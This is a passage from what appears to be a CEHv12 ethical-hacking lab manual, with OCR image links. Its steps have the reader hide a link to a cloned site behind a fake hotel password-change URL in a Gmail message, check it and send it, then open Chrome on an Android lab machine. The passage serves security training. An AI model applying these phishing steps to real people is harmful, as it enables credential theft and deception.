


18. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifedhacker site is **http://10.10.1.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.




19. The fake URL should appear in the message body, as shown in the screenshot.

20. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "**Go to link**" pop-up. Once verified, send the email to the intended user.




21. Click **CEHv12 Android** to switch to the **Android** machine.

22. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser




